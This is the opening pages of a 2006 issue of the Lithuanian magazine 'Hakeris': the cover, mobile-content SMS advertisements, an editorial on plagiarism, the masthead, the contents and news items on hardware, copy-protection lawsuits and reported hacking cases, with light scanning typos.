

Nr. 6 (37) /2006

# SPYWARE enciklopedija

**[software]** Magiškasis „Inferno“  
Griežta konspiracija  
Padaryk tai greitai

**[scena]** Wikipedia

**[hack]** Jūs robotas?

**[hack]** Hakerto medžioklė  
Pabėgimas iš „VMWare“  
Programinis sugriovimas

**[unixoid]** Pasaulių karas: „ext2 vs ext3“  
„Spyware“ enciklopedija  
Prisukamas pingvinas

**[coding]** Gyvenimas po BSD  
Skudelis proksiams

**prenumeratos  
kaina:**

su CD **5,99 Lt**  
be CD **3,99 Lt**

Kaina 9,99 Lt  
Nr. 6 (37) '06

**UP** Group



9171648168600



# PRAMOGAUK SU ŠYPSENA!

www.inpoc.lt

## MELODIJOS ! WAP

1	LT UNITED - We are the winners	UNLIMITED
2	BACCHIO - Welcome to Lithuania	UNLIMITED
3	SOL PL. INNA - MIZIKA	SELMUZIKA
4	Alex F. - Crazy frey	CRATROG
5	BUMER - soundtrack	BUMER
6	VILDA - Sepandau ir gaudau	VILDA
7	VVA - Pabūkime	VYVANO
8	69 danguje - Devintam danguje	216441
9	SUMER 2 - Sezonas	213642
10	NL - RUM RUM	NLMANN

lietuviškos		
Mokymukai - Mažyti miestai	206018	
Vudis, Vilija, Mino... - Blusa na	204040	
Andrius - O kam bava	203482	
Vilija - Muzik	202238	
Mino ir Vilija - Viro per lei	188059	
Andrius - Miesas su kumpiu prie k.	186007	
Vudis ir Gaboras - Du karti	187158	
Vilija - Spėjimas ir gaudis	187157	
NL - Podarimas	186161	
Atlanta - Žalios mėsos	176454	
Funkly - Tuo krentantis žvaigžd.	173379	
NL - Aligona	173367	
Biplas - Išk ir naujokai	173379	
Stamp - Under the sun	134780	
2 žvaigždės - Ir miego daugiau	176262	
Mokymukai su SEL - Vėjus	84541	

pop		
Joel Frog - Pajam	172848	
James Blunt - You're Beautiful	173731	
Prasense Bole - Distri Chi	173729	
Britney Spears - Toxic	36120	
Madonno - Hung Up	36120	
Haidvald - Drągnimas Du Tel	39366	
Acacia - Bėgi Bėgi	43662	
Schnappi - Gas mas kinstokai	73574	
James Blunt - Goodbye My Love	79556	
One T - The Magic key	28246	
Guns N'Roses - Hellbitch Shit	94649	
Q-Zone - Desora Tau	40277	
Nobbie Williams - Tripping	173687	

hip hop	
50 Cent - In Da Club	27627
30 Cent - P.I.M.F.	38174
Eminem - Luv Top Brothers	68217
Eminem - Just Lose It	44391
Drake - X Gonna Give It To Ya	27015
50 Cent - Window Shopping	182243
Jay Z and Linkin Park - Hurricane	87681
Eminem - When You Believe	104202
The Game feat. Bl' Canté - Ho!e I Or Love	66731
Black Eyed Peas - Don't Lie	173729
30 Cent - Just A.L.B.I.	119978
Eminem - Cleaning Out My Closet	23234
Usher feat. Lil Jon & Ludacris - Yeah	39818
Sean Paul - We Be Burnin'	573364
Nelly feat. Kelly Rowland - Dilemma	81648
O-Zone - 12-12 My Baby	3791
Gettifer - Daze	18884
Black Eyed Peas - Don't Phunk With My	94546
Ludacris - Move Bitch	2321
Gettifer - Feel Good the	85727
Eminem - Without Me	23908
Vanilla Ice - Ice Ice Baby	17431
The Game - How We Do	66279
Eminem - Fuck It (Don't Want Your Back)	36832
Dave - Party Up Here	36463
Lil Jon and The East Side Boys - Get Low	33512
Group Boys feat. Phyllis - Drop It	83668
rock	
Black Eyed Peas - Don't Lie	28084
Rammstein - Amerika	45258
The Beatles - No Fear	173729
Queen - We Will Rock You	25095
System Of A Down - B.Y.O.B.	78984
Green Day - American Idiot	123076
AC/DC - Back In Black	18693
Linkin Park - Numb	32556
Rammstein - Berch	187229
The Rasmus - Roll Away	189207
Limp Bizkit - Roll	95718
Marilyn Manson - Personal Jesus	43543
Bleached - Vermilion	184468
Good Charlotte - I Just Wanna Live	45214
Marilyn Manson - Mezzanine	38878
The Rasmus - In the shadows	27205
Dead - Party Up Here	36463
U2 - The 21st Century Breakdown	35512
System Of A Down - Kill Rock and Roll	38914

Rašyk SMS: HA SUPER kodas  
 pvz.: HA SUPER 201844 Siųsk numeriu: 1352  
 Siųsk draugui: HA SUPER kodas 3706XXXXXXX  
 Mono melodija: HA M kodas 2 Lt

### ISTRINK LOGOTIPA



Tik Nokia telefonams

Rašyk žinutę: HA 1 TUSCIAS  
Siųsk numeriu: 1352

### kūno masės indeksas

Rašyk žinutę: HA BMI (kūno masės indeksas) svorį (kilogramais)  
Pvz.: HA BMI 183 76  
Siųsk numeriu: 1352 2 Lt

sužinok savo kūno masės indeksą!

### WAP NUSTATYMAI

Įstatykite, kad tavo telefonas nustatytų WAP parametrus. Atsakyk parametrams ir savo operatoriaus siūlymuose automatiškai padės sukurti WAP nustatymus Nokia ir Sony Ericsson telefonams. WAP ir GPRS veikia GMMTEL, BTES ir TELE2 tinklomis MAŽYUOJI tinklomis.

Rašyk žinutę: GPRS WAP Siųsk numeriu: 1352 2 Lt

### jau ir Eziui!

Surask savo telefono modelį

Pagalbos telefonas: 8 856 56000

## LAIMĖK MOBILŲ TELEFONĄ!

Telsingai atsakykite į klausimą ir laimėkite telefoną  
Sony Ericsson Z300i

Kiek birželio mėnuo turi dienų?

1. 30 d. 2. 31 d.





Pasirinkę atsakymą 1 ar 2 siųskite SMS numeriu 1351 prieš tai įrašę HA TEL  
Pvz.: HA TEL 1 Vardas Miestas Amžius.  
Kaina tik 1 Lt. Registravimas iki 2006 06 18. Laimi aktyviausias.  
Nugalėtojus informuosime asmeniškai.





LAIMĖK!

Sony Ericsson

## PAVEIKSLUKAI WAP

1. Rašyk žinutę: HA WALL 55604 2. Siųsk numeriu: 1352  
Nusiųsk draugui: HA WALL 55604 3706XXXXXXX 2 Lt












## ŽAIDIMAI



Kodas: 214210


### DA VINCI PAVEIKSLUKAI

Rašyk žinutę: HA WALL 39749  
Siųsk numeriu: 1352 2 Lt  
Nusiųsk draugui: HA WALL 30616 3706XXXXXXX


### JAVA ŽAIDIMAS

#### THE DA VINCI CODE THE QUEST BEGINS

Rašyk žinutę: HA JAVA 216316  
Siųsk numeriu: 1354




Kodas: ICEAGE



Kodas: MOTOGP2

### MEILĖS ŽAIDIMAI

1. Rašyk žinutę: HA POZA ir numerį nuo 1 iki 100  
Pvz.: HA POZA 33  
2. Siųsk numeriu: 1352 2 Lt



Kodas: CMR05

### RYTIETIŠKAS HOROSKOPAS

Sužinok savo likimą ir ateitį!

1. Rašyk žinutę: HA RHOR tavo gimimo dieną, mėnuo ir metą  
Pvz.: HA RHOR 03.04.1980  
2. Siųsk numeriu: 1352 2 Lt

### PAVEIKSLUKAI

1. Rašyk žinutę: HA WALL 313552 2 Lt  
Siųsk draugui: HA WALL 213552 3706XXXXXXX

### MP3 TONAI

Pakvaišusi karvė 94606  
Sexy švilpavimas 73479  
Morzės kodas 94641  
Fucking Pick It Up 73477  
WaazzZaaA!!! 73488  
Futbolo daina - Oie oie oie! 94652  
Kačiukas mlausk! 73462  
iš filmo "Seksas ir miestas" 25469  
Paukščiukai čiubia 94653

### MP3 TONAI

Rašyk SMS: HA TR kodas  
pvz.: HA TR 73488  
Siųsk numeriu: 1350  
Siųsk draugui: HA TR kodas 3706XXXXXXX 5 Lt

### Ezio mobilaisis

jau ir Eziui!

### WAP NUSTATYMAI

Įstatykite, kad tavo telefonas nustatytų WAP parametrus. Atsakyk parametrams ir savo operatoriaus siūlymuose automatiškai padės sukurti WAP nustatymus Nokia ir Sony Ericsson telefonams. WAP ir GPRS veikia GMMTEL, BTES ir TELE2 tinklomis MAŽYUOJI tinklomis.

Rašyk žinutę: GPRS WAP Siųsk numeriu: 1352 2 Lt



Koks šių dienų išradimas yra pats naudingiausias? Žiūrėkime į viską kiek plačiau — neminėkime tokių dalykų kaip kompiuteriai ar automobiliai; automatinės skolbimo mašinos ar mobiliąjį telefoną. Kniskimės kur kas giliau.


Prieš kelis mėnesius viename Lietuvos Universitete buvo suteiktas mokslinis laipsnis už darbą, kuris buvo nuplagijuotas. Prieš kelias savaites pagaliau į viešumą „išėjo“ tai, kas ir taip buvo aišku — egzaminų užduotys prieš abiturientų akis atsiduria kur kas anksčiau, nei egzaminų diena. Referatai, moksliniai ir net kursiniai darbai jau beveik niekuo nesisiskiria vieni nuo kity. Kas bendra tarp visų šių pastebėjimų? Na, ne protingas laiko taupymas vietoj to, kad sunkiai dirbti. Paprasčiausias „copy + paste“ sindromas. Smagu, jog kompiuterinės technologijos mums padeda raibulėti... Klausimas tik kas — klausinīs ar višta (atsiprasau, Ctrl+C ar Ctrl+V) — atsirado anksčiau?!

Ir kokia gi šio „išradimo“ vertė? Ogi po greito mokslinio darbo parašymo lieka laiko paanalizuoti bankų apsaugos sistemų duomenis; arba pažaisi COD2; arba sutaupyti laiko... O ir viešosios bibliotekos bei skaityklos neperpildytos...

Joker







Žurnalas „HAKERIS“  
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas  
<http://www.hakeris.lt>  
[root@hakeris.lt](mailto:root@hakeris.lt)

Vyr. redaktorius  
Arnaldas Augutis  
Dizaineris-maketuotojas  
Andrius Raižys  
Stilistė  
Laura Barzdaitienė

REDAKCIJA:  
Žydrūnas Kliševičius,  
Edmundas Valaitis,  
Kristina Dembinskaitė,

Aurelija Pociūtė,  
Jurgita Martikaitienė,  
Erikas Ovčarenko,  
Ričardas Jaščemskas,  
Teresė Štuopytė.

LEIDĖJAS:  
UAB „InDiza“  
Jonavos g. 254a,  
LT-44132 Kaunas  
Tel.: +370 37 763 203  
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:  
Stasys Švabas  
Mob. tel.: +370 614 16659  
+370 5 210 1520  
Fax. +370 5 210 1521  
[stasys@upg.lt](mailto:stasys@upg.lt)

SPAUDE:  
AB spaustuve „Spindulys“  
Gedimino g. 10,  
LT-44318 Kaunas  
Užs. Nr. 6.552  
Žurnalas parengtas bendradarbiaujant  
su kompanija  
„GameLand International, Inc.“

Bet kokių programinę įrangą, patarimus ar kitą  
informaciją naudojate SAVO PATIES RIZIKA  
ir tik JŲSIENINTELIS atsakotė  
už bet kokią žalą, padarytą kompiuterinei siste-  
mai, visuomenei ar savo paties gerovei.

Redakcijos nuomone  
nebūtinei sutampa su  
tekstų autorių nuomone.



## news

06 .... NAUJIENOS

## software

10 .... MAGIŠKASIS „INFERNO“

14 .... GRIEŽTA KONSPIRACIJA

14 .... PADARYK TAI GREITAI

## scena

21 .... WIKIPEDIA

## implant

24 .... JŪS ROBOTAS?

## hacking

28 .... HACK FAQ

29 .... EKSPLOITŲ APŽVALGA

30 .... HAKERIO MEDŽIOKLĖ

36 .... PABĖGIMAS IŠ „VM WARE“

41 .... PROGRAMINIS SUGRIOVIMAS

## unixoid

44 .... PASAULIŲ KARAS, „EXT2 VS EXT3“

50 .... „SPYWARE“ ENCIKLOPEDIJA

54 .... PRISUKAMAS PINGVINAS

## coding

58 .... GYVENIMAS PO BSOD

64 .... SKYDELIS PROKSIAMS

## units

68 .... UNITS FAQ



## LANGAI IR OBUOLIAI

Ne taip seniai kompanija „Apple“ pranešė nusprendusi pradėti asmeninių „Macintosh“ kompiuterių gamybą su „Intel“ procesoriais. Tačiau tai dar ne „Apple“ ir „Intel“ suartėjimo pabaiga, kadangi neseniai visuomenei buvo pristatyta *Boot Camp* beta versija, kuri leis Makuose su „Intel“ procesoriais paleidinėti „Windows XP“. Kaip pranešė „Apple“ atstovas, jo kompanija „neturi jokių „Windows“ pardavimo arba rėmimo planų, tačiau daugelis vartotojų suinteresuoti naujuose „Apple“ kompiuteriuose, kurie dabar naudoja „Intel“ procesorius, paleisti „Windows“ OS“. Vartotojams žadama labai paprasta ir patogi instaliacija, po kurios bus galima pasirinkti užkraunamą OS. Beta versiją galima parsisiųsti iš „Apple“ svetainės. Gali būti, kad greitai skirtumai tarp Mac ir AK taps dar menkesni. Štai jums ir langai su obuoliais.

## MOBILUS KAUPIKLIS

Manau, kad tu neatsisakytum turėti nešiojamos vizitinės kortelės dydžio įrenginio, į kurį galima sugrūsti keletą gigabaitų informacijos. Tai jau ne *flash* atmintis, o kai kas rimtesnio. Kompanija „Verbatim“ pristato mobiliąjį kaupiklį *Store'n'Go USB HD Drive*. Atminties talpa priklausomai nuo modelio yra 4 arba 8 Gb, informacija saugoma kietajame diske, kuris ir yra sistemos pagrindas. Gali būti, kad kai kam 8 Gb ne tiek jau daug, tačiau čia verta paminėti įrenginio gabaritų: 7x5.4x0.95 cm, o jo svoris — viso labo 50 gramų! Tai pagrindinis produkto privalumas, kurį tikrai įvertins tie, kuriems reikia talpaus, kompaktiško, o svarbiausia — mobilios informacijos kaupiklio. Komplekte taip pat pateikiamas *Mobile Launchpad* įrankis, suteikiantis galimybę bylas apsaugoti slaptažodžiu, prieiti prie įrenginio per atstumą ir šiaip praplėsti jo funkcionalumą bei vartojimo patogumą. Įrenginys prie kompiuterio jungiamas per USB, jame gali veikti visos populiarios OS.



## TITANINĖ ATMINTIS

Apie tai, kad greitai ir patikima operatyvinė atmintis kompiuteriui yra labai svarbi, pasakyta jau tiek, kad kartotis tiesiog nėra prasmės. Atminties svarbos nepamiršta ir gamintojai, kurie siūlo įvairiausius modulius. Viena tokių gamintojų — kompanija „OCZ Technology“. Ji pristatė savo naują — *OCZ PC-3200 EL Titanium DDR* seriją, kuri išsiskiria padidintu patikimumu. Pastarasis pasiekiamas dėl aukštų reikalavimų produkcijos kokybei (įskaitant rankinį testavimą). Darbo patikimumą taip pat lemia ir firminis šilumos išsklaidytojas, kuris buvo patobulintas ir dabar yra daug efektyvesnis. Kaip galima suprasti iš pavadinimo, atmintis atitinka PC-3200 (DDR 400) standartą. Jos maitinimo įtampa siekia 2,8V, atminties laikai — 2-3-2-5. Šį produktą galima įsigyti tiek ir kaip atskirą gigabaitinį modulį, tiek ir kaip *Channel Kit* rinkinį (dvi plokštelės po gigabaitą). Pabrėždama savo gaminio patikimumą, kompanija jam suteikia neribotą garantiją (*lifetime warranty*).



## RĖMELIS NUOTRAUKOMS — DABAR IR SKAITMENINIS

Tau tikriausiai jau spėjo apkarsti tradicija per šventes dovanoiti nuotraukų albumus arba rėmelius — arba dovanojo tau, arba pats kam nors dovanojai. Atrodytų, banalu, tačiau „Philips Digital Photo Frame“ leis atgaivinti šią mielą tradiciją. Tai skaitmeniniai rėmeliai su plačiomis galimybėmis. Rėmeliai turi 7 colių įstrižainės ekraną, kuriame gali būti atvaizduojamos į įmontuotą kortelių skaitytuvą (supranta 5 formatus) arba per USB jungtį iš suderinamo įrenginio užkrautos nuotraukos. Galimi keli peržiūros režimai: atskiros nuotraukos, mozaika, *slide-show*. Įrenginys maitinamas per adapterį arba per įmontuotą akumuliatorių. Ekranų rezoliucija — 720x480 pikselių, įrenginys valdomas 6 mygtukais. Ekraną galima nustatyti portretiniu režimu. Gali pasirinkti bet kokiam interjerui tinkamą variantą — įrenginys gali būti pateikiamas skaidriame arba stilizuoto medžio korpuse. Rėmelių gabaritai — 12x16x105 mm, svoris — 0,73 kg. Įrenginys parduodamas už mažiau nei 250 dolerių.



## ASUS IR „LAMBORGHINI“

Kaip manai, ką tau pasakys draugai, kai tu pareikšai, kad nusipirkai *Lamborghini*? Manau, kad po to teks nuo grindų kelti jų atvėpusius žandikaulius. Neverta nieko tikslinti, nereikia girtis ir barškinti rakteliais, juk kalbama apie naują kompanijos ASUS įrenginį — galingą ir stilingą nešiojamąjį kompiuterį *Lamborghini VX1*. Jo apipavidalinime panaudoti *Lamborghini* logotipai, o savo galingumu ir techniniu aprūpinimu jis primena šios firmos automobilius. Spręsk pats: kompiuteris pagamintas naudojant Intel Centrino Duo platformą (dviejų branduolių procesorius Core Duo T2500, 945PM mikroschema), jame sumontuotas gigabaitas DDR2 667 operatyvinės atminties, 120 Gb kietasis diskas, universalus optinis DVD įrenginys, 15 colių ekranas,



vaizdo plokštė NVIDIA GeForce 7400, taip pat įdiegti belaidžio ryšio Wi-Fi ir Bluetooth moduliai. Prie viso šito vertėtų pridėti firminę maitinimo valdymo technologiją ASUS Power4 Gear+, kuri padidina autonominio darbo laiką bei du korpuso nuspalinimo variantus — geltoną ir juodą. Šis kompiuteris šiuo metu jau turėtų būti pradėtas pardavinėti, jo kaina — apie tris tūkstančius dolerių.

## 60 METŲ UŽ NULAUŽIMĄ

Didžiojoje Britanijoje tęsiasi ažiotažas dėl Gario Makinono (Gary McKinnon), kuris prieš keletą mėnesių nulaužė NASA ir JAV Gynybos Ministerijos kompiuterių tinklus, teismo proceso. Jeigu pameni, po to šis kietuolis žurnalistams prisipažino, kad vyriausybės kompiuteriuose rado NSO egzistavimą patvirtinančių įkalčių, kas gerokai patampė aukščiausių Amerikos pareigūnų nervus. Dabar šie pareigūnai nusprendė Gariui grąžinti skolą ir reikalauja britų vyriausybės perduoti jiems „kompiuterių teroristą“. Jeigu taip nutiks, hakeris bus teisiamas pagal antiteroristinius įstatymus, o tai reiškia 60 metų kalėjimo toli gražu ne pačiose šilčiausiose vietose.

Be abejo, Makinono advokatai daro viską, kad tik sukludytų hakerio ekstradicijai į JAV. Praėjusį mėnesį iš JAV ambasados buvo pateiktas dokumentas, kuriame žadama, kad Gario byla nebus perduota į karinį teismą ir kad ji bus svarstoma kaip paprastas kompiuterinis nusikaltimas. Tačiau dokumentas buvo nepasirašytas, todėl ginančiosios pusės tai neįtikino. Kol juristai sprendžia, kur bus teisiamas hakeris, viso to kaltininkas mielai bendrauja su spauda bei tikina, kad NASA jis nulaužė vedinas smalsumo ir kad nenorėjo padaryti jokios žalos.

## VELNIOP LAIDUS!



Vis daugiau įrenginių atsisako laidų, kaip kad driežas kartais pameta savo uodegą: informacija perduodama oru, kas yra daug patogiau, nei jungiamųjų kabelių lianos. Šiandien belaidžių įrenginių būryje sulaukėme papildymo — „Logitech“ ausinių, kurios

atsikratė nereikalingos laidų naštos ir dėl to nė kiek nekenčia: jų veikimo spindulys siekia 50 metrų, kas suteikia tau galimybę klausytis muzikos ir vaikščioti po visus namus. Techniniu požiūriu sistema susideda iš nedidelio prie kompiuterio jungiamo siųstuvo su USB sąsaja bei į ausines įmontuoto imtuvo. Jie prisiderina vienas prie kito dar gamybos metu, todėl po įjungimo nereikia nieko papildomai konfigūruoti. Siekiant išvengti galimų trukdžių ir konfliktų su kitais įrenginiais, įrenginyje numatyta veikimo dažnio pakeitimo galimybė. Su komplekte pateikiama programine įranga ir į įrenginį įmontuotu valdymu, kuris įtaisytas ant dešinės ausinės, galima reguliuoti garso stiprumą, perjunginti dainas ir taip toliau. Galima pritaikyti daugelį šiuolaikinių daugialypės terpės (multimedia) grotuvų.

## KAIP BŪTŲ, JEI BŪTŲ

ACME 2.1 KA-203 | 125 Lt  
www.acmemedia.lt

„Acme Media“ pristato visai „skanias“ garso kolonėles — „šviesoforo“ tipo dizaino aukšto dažnio garsiakalbių korpusai iš karto patraukia akį kiekvienam. Ar jiems užtenka galios? Panašu, kad taip — bendra RMS vatų galia siekia 40. Žinoma, jeigu galima atlikti tokius matematinius veiksmus, nes 20 vatų dovanoja žemų dažnių garsiakalbis, o dar po 10 pridėda dvi aukštųjų dažnių kolonėles. Džiugina tai, kas kituose garsiakalbių rinkiniuose dažnai liūdina — kabelio ilgis siekia 1,5 metro, o tai yra pakankamai daug tokiai garso sistemai. Nelyginsime su 7.1 ir panašiomis sistemomis, nes pastarosios dažnai atsigabena net 10 m. ilgumo laidus. Paminėkime tai — Acme KA-203 yra itin dailūs ir kokybiški garsiakalbiai, prie kurių dar pridedamas ir intuityvus nuotolinio valdymo pultelis. Kaip ten bebūtų, tai ištis puikus sprendimas tiems, kas kompiuteriu tik klausosi muzikos, o ne rengia klubo lygio vakarėlius.





## „STARFORCE“ BOIKOTAS

86

Teisme buvo pateiktas ieškinys vienai iš kietiausių apsaugų nuo diskų kopijavimo — *Starforce*. Visa esmė tame, kad *Starforce* tvarkyklė vos įdiegta gauna maksimalias priejimo prie kompiuterio resursų galimybes ir gana griežtais būdais bando užkirsti kelią žaidimų kopijavimui: prasidėjus bet kokiai įtartinai veiklai kompiuteris paprasčiausiai persikrauna. Galiausiai ši *Starforce* ypatybė sąlygojo teisminį ieškinį prieš kompaniją „Ubisoft“, kuri šią apsaugą aktyviai naudoja savo produktuose. 5 milijonų dolerių ieškinio iniciatoriumi tapo Krisas Spensas. Be to, internete atsiradė svetainė, kurios kūrėjai ragina boikotuoti su *Starforce* apsaugotus žaidimus. Svetainėje pateikiama informacija apie naudojamus apsaugos metodus ir paaiškinama, kaip ši pikta tvarkyklė gali pakenkti vartotojui.



## FILTRAVIMO PASEKMĖS

JAV baigėsi interneto paslaugos tiekėjo „Verizon Communications“ teismas. Klientai grupinį ieškinį prieš kompaniją padavė dar praėjusiais metais, po to, kai kompanija filtruodama spamą blokavo gaunamą paštą iš kai kurių geografinių zonų. Taip su draugais ir giminėmis kitoje pasaulio pusėje susirašinėjantys žmonės negaudavo naujų laiškų. Teismas priteisė kiekvienam iš 5 milijonų metų eigoje „Verizon“ teikiamomis pašto paslaugomis besinaudojusių klientų išmokėti iki 28 dolerių, taip pat atlyginti paslaugos kainą už šį laiką. Toks rezultatas tenkino toli gražu ne visus. Pavyzdžiui, firma „Swift & Graf“ savo nuostolius įvertino 1,4 milijono dolerių ir ruošiasi kovoti toliau. O pats tiekėjas savęs kaltu nelaiko. Kaip pareiškė „Verizon“ atstovas, jie bandė kiek įmanoma optimaliau sukonfigūruoti filtrą, tačiau konfigūravimo metu įvyko sutrikimas — kam nepasitaiko. Kitas šios bylos teismo posėdis įvyks šių metų birželio pabaigoje.



## KENKSMINGAS „MICROSOFT“ PATAISYMAS

Priimta manyti, kad pataisymas — tai programa, skirta tam tikroms sistemos klaidoms pašalinti. Panašu, kad „Microsoft“ šis apibrėžimas šiek tiek kitoks. Balandžio viduryje kompanija išleido pataisymą, kuris sutvarko kritišką langinių pažeidžiamumą, leidusį kompiuteryje įvykdyti laisvai pasirinktą kodą. Neilgai trukus po jo įdiegimo tūkstančiai vartotojų susidūrė su naujais nesklandumais. Kai kam atsisakė veikti spausdintuvus, kai kam nebeatpažino skaitmeninio fotoaparato, kai kuriems iš viso be jokių priežasčių persikraudavo kompiuteris. Paaškęjo, kad visa problema — *Verclsid.exe* byloje, kuri įėjo į minėto pataisymo sudėtį ir kuri konfliktavo su įvairiais įrenginiais. „Microsoft“ techninės pagalbos svetainė buvo tiesiog užversta nusiskundimais, o kol kompanija bandė išspręsti šią problemą, kompiuterių forumuose ėmė rasti „mėgėjiški“ sprendimai, pradedant *verclsid* pervadinimu prieš įdiegimą iki procesų užbaigimo. „Microsoft“ pamėgino visus nuraminti, atseit, „sorry, shit happens“, ir priminė, kad nepaisant galimo išleidžiamų pataisymų „žalumo“, kompiuterio sveikatos labai nerekomenduojama išjungti automatinio sistemos atnaujinimo. Manau, kad dabar šis pataisymas jau turėtų būti sutvarkytas.

## PORNOŠANTAŽAS

Kinijos Jangžu mieste policija areštavo hakerį, kuris nusprendė užsidirbti iš taikių sutuoktinių šantažo. Kai vyrui teko išvažiuoti į komandiruotę Pekine, porėlė nusprendė pasinaudoti civilizacijos gėrybėmis ir suorganizuoti vazdo konferenciją, kurios metu jie vienas kitam demonstravo savo intymiąsias grožybes. Jie nė netarė, kad jų kibernetiniais išdykavimais mėgaujasi hakeris, kuris ne už ilgo pasirodė eteryje ir pareikalavo apvalios sumelės. Sutuoktiniai mokėti atsisakė ir vietoje to kreipėsi į policiją. Hakerį areštavo po keleto dienų. Apklausos metu vaikiną prisipažino, kad iš tiesų jis joks ne kompiuterių specialistas, o įsilaužimui į svetimus kompiuterius skirta programa su juo pasidalino draugas. Ponios Nagasaki kompiuterį jis aptiko visiškai atsitiktinai, ir tai įvyko būtent tada, kai ji vyrui rodė savo neprisidengtas grožybes. „Aš negalvočiau, kad pažeidžiu kokius nors įstatymus. O pinigų paprasčiau pokštaudamas“, taip sielvartaudamas pridojo įsilaužėlis. Kinijos policija tokių įsilaužėlių pokštų neįvertino, todėl dabar hakerio laukia jeigu ne sušaudymas, tai bent jau ilgas laisvės atėmimo terminas.





## RAUDONOJI GRĖSMĖ

Kinijos teritorijoje atvirai ir gana aktyviai pradėjo veikti hakerių grupuotė, vadinanti save „Raudonųjų hakerių aljansu“. Ji buvo sukurta vienu tikslu: sukurti chaosą ir pridaryti nuostolių JAV tinklo resursams. Aljansas jau priėmė atsakomybę už dešimtis tūkstančių nulaužimų, tarp kurių atsidūrė ir daug anksčiau neatskleistų įvykių. Ypatingą „raudonųjų“ meilę pelnė vyriausybės svetainės. Pastebėtina tai, kad Kinijos kiberteroristai nė negalvoja slėptis, maža to, jie atvirai kviečia įsilieti į jų gretas ir kovoti su amerikietiškuoju blogiu. Neoficialūs šaltiniai teigia, kad hakerių grupę palaiko Kinijos vyriausybė, tiesa, vargu ar kas imsis tai patvirtinti. Ir apskritai pastaruoju metu kinai internete prieš JAV veikia vis agresyviau. Taip ir iki karo netoli.

## KAIP DIRBA BILAS GEITSAS?

Neseniai žurnale „Forbes“ pasirodė įdomus straipsnis, kuriame Bilas Geitsas pasakoja apie savo darbo vietą ir sąlygas. Pasirodo Bilis naudoja iš karto tris monitorius: kairiajame atvaizduojamas naujų elektroninių laiškų sąrašas, vidutiniame — siunčiamo pranešimo tekstas, o dešiniajame — senas geras *Explorer*, su kuriuo milijardierius naršo lokalių ir pasaulinį tinklą. Atėinantys laiškai praeina pro daugelio lygių filtraciją, finale lieka apie šimtas laiškų per dieną, kuriuos reikia perskaityti. Papildomą krūvą laiškų vėliau atneša pagalbininkas — tai tie, kurie nepraėjo filtro, tačiau gali būti naudingi. Visas gaunamas paštas rūšiuojamas prioriteto tvarka. Visų pirma Bilas peržiūri laiškus su žyme „skubiai“. „Microsoft“ vadovo kompiuteris prijungtas prie vidinio kompanijos tinklo, o ponas Geitsas aktyviai naudoja lokaliaus paieškos galimybes. Jis su savimi visur nešiojasi delninuką, kuriame saugo visą svarbią informaciją. Milijardieriaus kabinete taip pat yra lenta, kurią jis su kolegomis naudoja smegenų šturmui. Ant šios lentos nupiešti dalykai gali būti tuojau pat transformuoti į skaitmenines fotografijas ir nukopijuoti į kompiuterį. Kartą per metus Bilas sau skiria „apmąstymų savaitę“ — nedidelės atostogos, kurių metu jis susipažįsta su darbuotojų pateiktais „Microsoft“ plėtojimo pasiūlymais ir idėjomis. Ši „savaitė“ jau tapo tradicija, kurios Bilas laikosi visus 12 metų.



## VIDEO VAIKŠČIOJANT



Nori eiti gatve ir žiūrėti naują filmą? Dabar tai įmanoma padaryti su nauju *Kopin* kiberekranu. Įrenginys, kuris vadinasi *Kopin CyberMan GVD510-3D*, gali prieš tavo akis atkurti aukštos kokybės trimatį vaizdą virtualiame 40 colių ekrane, kuris lyg būtų už dviejų metrų nuo tavo akių. Įrenginio pa-

grindas — spalvoti 0,44 colio *Kopin CyberDisplay* mikroekranai. Anksčiau jie buvo naudojami tik duomenų atvaizdavimui karinėse sistemose. Kiberekranų VGA skiriamoji geba siekia 640 x 480 pikselių, jie naudoja mažai energijos ir gali atkurti 16,7 mln. spalvų. Tuo pačiu *Kopin CyberMan GVD510-3D* akiniai suderinami su *Windows* platforma, jie taip pat gali būti naudojami su *Microsoft Xbox* (įskaitant *Xbox 360*) ir *Sony PlayStation 2* žaidimų priedais. *CyberDisplay* taškų tankis į kvadratinį colį labai didelis, todėl tai leido sukurti įrenginį su didele grafine skiriamąja geba. Prietaisas kainuoja nedaug (priklausomai nuo modelio kaina svyruoja 300 dolerių ribose), todėl šie videoakiniai bus prieinami ir vidutiniam geimeriui.

## KLAVIATŪRA GEIMERIUI

Jeigu tu aistringas žaidėjas ir negali 100 dolerių, tuomet klaviatūra *Logitech G15 Gaming Keyboard* kaip tik tau! Apšviesti klavišai, ištraukiamas SK ekranėlis ir USB jungtis palengvins tavo gyvenimą daugelyje žaidimų. Pavyzdžiui, žaidžiant *Q4* informaciją apie šaudmenis galima išvesti į SK ekranėlį, o papildomus mygtukus pritaikyti būtent šiam žaidimui. Jeigu tu žaidi quest'us ir kitus žaidimus, kur šaudmenys neturi jokios reikšmės, tuomet į ekranėlį galima išvesti įcą arba pašto antraštes. Dar vienas klaviatūros pliusas — belaidis ryšys, t. y. tu kuo puikliausiai gali ją taisyti po visus namus arba biurą. Kaip priedas pateikiama 18 papildomų programuojamų mygtukų. Pavyzdžiui, juos galima sukonfigūruoti *World of Warcraft* burtų aktyvavimui arba pridėti savo paties sudėtingus makrosus. Savaiame suprantama, čia rasi ir vaizdo/garso bei kitoms daugialypės terpės užduotims atlikti reikalingus mygtukus.





# 010

## Magiškasis „Inferno“

Nauja „Unix“ karta jau dabar!

